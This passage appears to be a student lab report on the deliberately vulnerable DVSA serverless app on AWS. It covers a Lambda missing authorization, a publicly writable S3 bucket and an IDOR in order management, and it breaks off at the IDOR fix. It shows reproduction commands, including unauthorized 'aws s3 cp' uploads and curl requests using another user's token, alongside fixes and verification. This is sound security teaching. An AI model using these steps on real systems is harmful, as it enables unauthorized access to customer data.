


Figure 3.3: Lambda Test: test event returns a signed S3 download URL without any authentication




Figure 3.4: Exploit evidence: signed URL grants access to all customer receipts




Figure 3.5: Downloaded receipts archive containing customer order data

3.6 Fix Strategy / Probable Mitigation

- Fix location: DVSA-ADMIN-GET-RECEIPT Lambda, file `admin_get_receipts.py`.
- Security property restored: Authorization—only verified admin users through API Gateway can invoke this function.
- Why this addresses root cause: Two layers of protection were added: (1) block direct invocation if no `requestContext` is present, and (2) verify the caller's ARN against an allowed admin list when called through API Gateway.

3.7 Code / Config Changes

Added an authentication check at the start of `lambda_handler`:

```
def lambda_handler(event, context):
    # Layer 1: Block direct invocation (no API Gateway context)
    if "requestContext" not in event:
        return {"status": "err",
                "msg": "Access denied. Must be called through API Gateway."}
```

```
# Layer 2: Verify caller is an authorized admin
caller_arn = event["requestContext"]["identity"]["userArn"]
if caller_arn not in ALLOWED_ADMIN_ARNS:
    return {"status": "err", "msg": "Access denied."}

# ... original receipt logic below ...
```

```
def lambda_handler(event, context):

    # FIX: Block direct invocation – only allow calls through API Gateway
    # with a verified admin identity in the request context
    caller_arn = ""
    if "requestContext" in event:
        caller_arn = event.get("requestContext", {}).get("identity", {}).get("userArn", "")
        if caller_arn not in ALLOWED_ADMIN_ARNS:
            return {"status": "err", "msg": "Access denied. Admin only."}
    else:
        # Direct Lambda invocation without API Gateway context – block it
        return {"status": "err", "msg": "Access denied. Must be called through API Gateway."}

    client = boto3.client('s3')
    resource = boto3.resource('s3')
    ...
```

Figure 3.6: Post-fix Lambda code with authentication check deployed

3.8 Verification After Fix

1. Re-ran the same Lambda test event—function returned “Access denied. Must be called through API Gateway.” in 1.61ms (previously 4353ms).
2. Sent the same request via `curl` as a regular user—API Gateway returned “unknown action”.
3. Both direct and indirect invocations are now blocked for unauthorized users.

```
Status: Succeeded
Test Event Name: testing1

Response:
{
  "status": "err",
  "msg": "Access denied. Must be called through API Gateway."
}

The area below shows the last 4 KB of the execution log.
```

Figure 3.7: Post-fix: Lambda test returns “Access denied. Must be called through API Gateway.”

```
(base) abdulwahed@Abdulwahed-Laptop: ~ % curl -s -X POST "https://execute-api.us-east-1.amazonaws.com/dva/order" \
-H "Authorization: "
{"Content-Type": "application/json" \
  "action": "get-receipt", "order-id": "2f2ebf82-a637-4196-99b4-edba9d84f2d9", "user-id": "44b8438-a051-707c-12f0-fac7d387b08", "year": "2026", "month": "04", "day": "24"}
{"status": "err", "msg": "unknown action"}
(base) abdulwahed@Abdulwahed-Laptop: ~ %
```

Figure 3.8: Post-fix: terminal verification confirms unauthorized API path is blocked

3.9 Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
Only admin users should be able to invoke the receipt download function. Regular users must not access other users' receipts.	Lambda source code and function naming convention ("ADMIN").	Only authorized admin users can invoke the function; regular users get an error.	Any user invoked the function via Lambda console and received a signed URL to download all receipts.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
The function had no authentication at all; any caller could download all customer receipts.	Sensitive data exposure / Missing authorization.	Added request-Context check and admin ARN verification at the start of lambda_handler.	Direct invocation returns "Access denied" (1.61ms). API Gateway returns "unknown action".	Response time dropped from 4353ms to 1.61ms (blocked immediately).

3.10 Takeaway / Lessons Learned

Naming a function "admin" does not make it secure. Lambda functions can be invoked directly, bypassing API Gateway entirely. Authentication and authorization must be enforced inside the function code itself, not only at the gateway layer. A missing if-statement allowed any user to download all customers' personal data.

Chapter 4

Insecure Cloud Configuration

4.1 Goal and Vulnerability Summary

The objective is to exploit an insecure S3 bucket configuration that allows unauthorized write access. The `dvsa-receipts-bucket` had “Block all public access” disabled and no restrictive bucket policy, allowing an external attacker to upload arbitrary files into the receipts bucket using the AWS CLI. The blast radius includes receipt tampering, storage pollution, misleading audit artifacts, and possible abuse of downstream workflows that trust objects in the receipts bucket.

4.2 Why This Works / Root Cause

The CloudFormation template deployed the receipts S3 bucket without enabling “Block Public Access” settings. Combined with overly permissive IAM policies on the Lambda execution role (which allowed `s3:PutObject` broadly), an attacker with any valid AWS credentials could write objects to the bucket. The bucket lacked both public access blocks and a deny policy for unauthorized principals.

4.3 Environment and Setup

- S3 bucket: `dvsa-receipts-bucket-XXXXXXXXXXXX-us-east-1`
- AWS services involved: S3, IAM, Lambda, CloudWatch.
- Relevant resource: Receipts bucket permissions tab.
- User or test context: External attacker with AWS CLI credentials (“hacker” profile).
- Tools used: AWS CLI (`aws s3 cp`), AWS Console (S3 permissions).

4.4 Reproduction Steps

1. Identified the receipts bucket name from the application's S3 listing.
2. Created a test file locally: `touch ~/empty`.
3. Uploaded the file using AWS CLI: `aws s3 cp ~/empty 's3://dvsa-receipts-bucket-.../1/test.txt' --profile hacker`.
4. Verified the file appeared in the S3 bucket via the AWS Console.
5. Additionally demonstrated path traversal by uploading files into arbitrary date-based subdirectories.

4.5 Evidence and Proof

- Terminal showing successful `aws s3 cp` upload command.
- S3 Console showing the attacker's uploaded file alongside legitimate receipts.
- Bucket permissions page showing “Block all public access” was Off.




Figure 4.1: S3 bucket listing showing DVSA buckets

```
Default region name [None]: us-east-1
Default output format [None]: json
(base) abdulwahed@Abdulwaheds-Laptop ~ % touch ~/empty
(base) abdulwahed@Abdulwaheds-Laptop ~ % aws s3 cp ~/empty 's3://dvsa-receipts-bucket-[redacted]-us-east-1/test.txt' --profile hacker
upload: ./empty to s3://dvsa-receipts-bucket-[redacted]-us-east-1/test.txt
(base) abdulwahed@Abdulwaheds-Laptop ~ %
```

Figure 4.2: Terminal: attacker uploading file to receipts bucket




Figure 4.3: S3 Console: attacker's file visible in bucket




Figure 4.4: Terminal: path traversal uploads to arbitrary paths




Figure 4.5: S3 Console: traversal artifacts visible in bucket




Figure 4.6: Pre-fix: Block Public Access is OFF, no bucket policy

4.6 Fix Strategy / Probable Mitigation

- Fix location: S3 bucket settings—enable “Block all public access” on the receipts bucket.
- Security property restored: Principle of least privilege for cloud storage; only authorized Lambda roles can write.
- Why this addresses root cause: Enabling the block prevents any public or cross-account access regardless of ACLs or policies, closing the unauthorized write vector.

4.7 Code / Config Changes

Applied via S3 Console → Permissions → Block Public Access:

- Enabled **Block all public access** (all four sub-settings checked).
- Saved changes and confirmed the green “On” indicator.




Figure 4.7: Enabling Block all public access on the receipts bucket




Figure 4.8: Post-fix: Block Public Access confirmed ON

4.8 Verification After Fix

1. Re-attempted the same `aws s3 cp` upload command.
2. The upload was denied (Access Denied error).
3. Normal application flow (order placement and receipt generation) still works because the Lambda role retains its specific permissions.




Figure 4.9: Post-fix: Block Public Access settings confirmed active




Figure 4.10: CloudWatch: legitimate receipt creation still functions

4.9 Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
Only the DVSA-CREATE-RECEIPT Lambda should write objects to the receipts bucket.	Application architecture and S3 bucket permissions tab.	Receipts are created only after a successful order payment.	External attacker uploads arbitrary files to the bucket via CLI.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
An unauthorized external principal wrote to an internal-only storage bucket.	Insecure cloud configuration / Missing access controls.	Enabled Block all public access on the S3 bucket.	Upload attempts from external profiles now return Access Denied.	N/A

4.10 Takeaway / Lessons Learned

S3 buckets must always have “Block Public Access” enabled unless there is an explicit, documented reason for public access. Default-open configurations in CloudFormation templates are a common source of data breaches. Cloud security posture management tools should flag any bucket without this setting.

Chapter 5

Broken Access Control

5.1 Goal and Vulnerability Summary

The objective is to exploit and remediate a broken object-level authorization flaw in the order workflow. The `DVSA-ORDER-MANAGER` Lambda dispatches order actions based on the `action` and `order-id` fields, but the vulnerable implementation does not verify that the authenticated user owns the specified order. Under correct behavior, a user should be able to retrieve, update, cancel, or complete only orders whose owner field matches the identity in the verified token. The impact is an IDOR: any authenticated user who learns or guesses another order ID can access another customer's order details.

5.2 Why This Works / Root Cause

The original `order-manager.js` extracts the `user` from the JWT and the `order-id` from the request body, then forwards both values to downstream Lambdas. The missing step is a server-side ownership lookup before dispatch. Because the backend trusted a user-supplied object identifier without checking DynamoDB ownership, the frontend's "My Orders" filtering could be bypassed with a direct API call.

5.3 Environment and Setup

- API endpoint: `https://[API_ID].execute-api.us-east-1.amazonaws.com/Stage/order`
- AWS services involved: API Gateway, Lambda, DynamoDB, Cognito.
- Relevant function: `DVSA-ORDER-MANAGER` (`order-manager.js`).
- User or test context: User B accessing User C's order with User B's valid token.
- Tools used: Terminal (`curl`, `jq`).

5.4 Reproduction Steps

1. Logged in as User B and obtained the JWT (TOKEN_B).
2. Obtained User C's order ID from a previous exploit path or controlled test context.
3. Sent a curl POST with {"action":"get","order-id":"USER_C_ORDER_ID"} using User B's token.
4. The API returned User C's full order details (items, address, payment timestamp, and user identifier) to User B.

5.5 Evidence and Proof

- Terminal output shows User B successfully retrieving User C's order, including a different owner value.
- The second screenshot shows that the cross-user path reaches backend validation logic instead of being rejected at the authorization boundary.

```
> curl -s "$API" \
-H "content-type: application/json" \
-H "authorization:$TOKEN_B" \
--data-raw '{"action":"get","order-id":"$USER_C_ORDER_ID"}' | jq
{
  "status": "ok",
  "order": {
    "itemlist": {
      "1014": 1
    },
    "totalAmount": 0,
    "paymentTS": 1776969170,
    "orderStatus": 100,
    "orderId": "f3083fd3-ba68-400f-baa2-0858601e2e42",
    "address": "{}",
    "confirmationToken": " ",
    "userId": "64c844a8-f021-7056-5146-17af1ea93345"
  }
}
```

Figure 5.1: User B retrieves User C's full order details via IDOR

```
> curl -s "$API" \
-H "content-type: application/json" \
-H "authorization:$TOKEN_B" \
--data-raw '{"action":"get","order-id":"$USER_C_ORDER_ID"}' | jq
{
  "name": "ValidationException",
  "$fault": "client",
  "$metadata": {
    "httpStatusCode": 400,
    "requestId": "EQTkPHQ9LD74CM8KVC0N0JI20NVV4KQNS05AEMVJF66Q9ASUAAJ6",
    "attempts": 1,
    "totalRetryDelay": 0
  },
  "__type": "com.amazon.coral.validate#ValidationException",
  "message": "1 validation error detected: Value null at 'tableName' failed to satisfy constraint: Member must not be null"
}
```

Figure 5.2: Cross-user request reaches backend validation path instead of being blocked early

5.6 Fix Strategy / Probable Mitigation

